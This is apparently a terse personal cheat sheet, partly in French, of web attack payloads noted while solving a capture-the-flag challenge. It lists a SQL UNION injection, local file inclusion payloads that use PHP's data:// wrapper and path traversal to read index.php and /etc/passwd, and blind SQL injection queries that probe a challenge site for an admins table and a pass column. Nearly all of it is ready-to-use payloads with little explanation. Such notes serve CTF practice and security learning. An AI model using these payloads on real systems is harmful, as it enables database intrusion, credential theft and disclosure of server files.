

SQL Union :  
  
UNION SELECT table\_name,2 FROM information\_schemas.tables --  







|  |  |  |
| --- | --- | --- |
| |  | | --- | | LFI :  https://mail.google.com/mail/u/0/images/cleardot.gif | |  |


data://text/plain,<?php echo base64\_encode(file\_get\_contents("index.php")); ?>

<http://example.com/index.php?page=../../../var/www/private/../../../etc/passwd>

[http://example.com/index.php?page=a/./.[ADD](http://example.com/index.php?page=a/./.%5bADD) MORE]/etc/passwd

[http://example.com/index.php?page=a/../../../../[ADD](http://example.com/index.php?page=a/../../../../%5bADD) MORE]../../../../../etc/passwd





<https://www.base64decode.org/> pour décoder

UNION SQL BLIND :  
  
id = 3 return vrai  
id = 4 return rien

chall.bunkerity.com:8002/article.php?id=3 AND database() LIKE ‘b%’

<http://chall.bunkerity.com:8002/check.php?id=3%20UNION%20SELECT%20table_name,1,2%20FROM%20information_schema.tables%20-->

<http://chall.bunkerity.com:8002/check.php?id=3> and exists (select table\_name from information\_schema.tables where table\_schema like %27vul%%27 and table\_name like %27admins%%27) --   
  
return vrais

<http://chall.bunkerity.com:8002/check.php?id=3> and exists (select table\_name from information\_schema.tables where table\_schema = %27vuln%27 and table\_name = %27admins%27) and exists (select column\_name from information\_schema.columns where column\_name = %27pass%27) --

colonne existante pass

<http://chall.bunkerity.com:8002/check.php?id=3> and exists (select table\_name from information\_schema.tables where table\_schema = %27vuln%27 and table\_name = %27admins%27) and exists (select column\_name from information\_schema.columns where column\_name = %27pass%27) --

